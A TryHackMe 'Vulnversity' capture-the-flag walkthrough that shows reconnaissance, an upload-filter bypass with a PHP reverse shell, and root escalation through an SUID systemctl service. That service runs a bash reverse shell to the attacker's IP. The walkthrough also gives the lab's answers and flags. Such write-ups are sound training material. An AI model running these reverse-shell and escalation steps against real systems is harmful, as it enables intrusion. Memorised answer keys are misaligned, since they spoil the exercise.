TryHackMe:Vulnversity Walkthrough

Task 1 Deploy Machine
Deploy the machine
Task 2 Reconnaissance
start nmap scan
1
nmap -sV 10.10.160

Q1: Scan the box; how many ports are open?
Answer: 6
Q2: What version of the squid proxy is running on the machine?
Answer: 3.5.12
Q3: How many ports will Nmap scan if the flag -p-400 was used?
Answer: 400
Q4: What is the most likely operating system this machine is running?
Answer: Ubuntu
Q5: What port is the web server running on?
Answer: 3333
Q6: What is the flag for enabling verbose mode using Nmap?
Answer: -v
Task 3 Locating directories using Gobuster
Download gobuster :
1
sudo apt-get install gobuster
Download Directory wordlist from dirbuster github :
1
wget https://github.com/daviddias/node-dirbuster/blob/master/lists/directory-list-1.0.txt
Run gobuster :
1
gobuster dir -u http://[Machine_IP]:3333 -w directory-list-1.0.txt

Q1: What is the directory that has an upload form page?
Answer: /internal/
Task 4 Compromise the Webserver
Q1: What common file type you’d want to upload to exploit the server is blocked? Try a couple to find out.
Answer: .php
Intercept the POST request with burpsuite

Click on action then send to intruder OR Ctrl+l Here we can modify the request

locate filename and click on add§ before and after the extension


Click on Payloads and add all possible extensions to the payload

Click on start attack and see the Response for each extension

We can see that the .phtml is accepted as input

Q2: What extension is allowed after running the above exercise?
Answer: .phtml
Now we need to install the reverse shell script
1
wget https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
change the extension for this file to .phtml change the IP address in the script to our kali machine IP and listening port
$ip = ‘Kali_IP’; $port = 1234;

Now before uploading this shell-script to the website we need to start listening on the port we defined earlier
1
nc -lvnp 1234
Upload the file to the website, then navigate to this URL :
1
http://[Machine_IP]:3333/internal/uploads/php-reverse-shell.phtml
Now we will see that the shell has popped in our netcat listner 
1
2
3
ls
cd home
ls

Q3: What is the name of the user who manages the webserver?
Answer: bill
1
2
3
cd bill
ls
cat user.txt
Now we navigate to bill directory and look for the flag

Q4: What is the user flag?
Answer: 8bd7992fbe8a6ad22a63361004cfcedb
Task 5 Privilege Escalation
Since we already have a shell in the machine, we will use it now to find files that have root privilege
1
2
find / -perm -u=s -exec ls -l {} \; 2>/dev/null

Q1: On the system, search for all SUID files. Which file stands out?
Answer: /bin/systemctl
What is systemctl ? systemctl control the systemd system and service manager So next step is to create on our linux machine a service that grant us a shell lets start by creating the service
1
2
touch root.service
gedit root.service
here is the payload inside root.service file
1
2
3
4
5
6
7
8
9
10
[Unit]
Description= testing priv-esca

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c ‘bash -i >& /dev/tcp/10.14.93.236/4444 0>&1’

[Install]
WantedBy=multi-user.target
Now we need to start a http server on our linux machine to transfer the file to target machine
1
python3 -m http.server — bind [Kali_IP] 8080
On the target machine shell we need to navigate to /tmp and download the service
1
2
cd tmp
wget http://[Kali_IP]:8080/root.service

Enable the service command
1
/bin/systemctl enable /tmp/root.service


On another terminal in our kali we need to start listening on the port we have previously set in root.service
1
nc -lvnp 4444
Finally we need to start the service and we will get our shell in kali terminal
1
systemctl start root.service


Finally we acces the root directory and extract the flag
1
2
3
cd root
ls
cat root.txt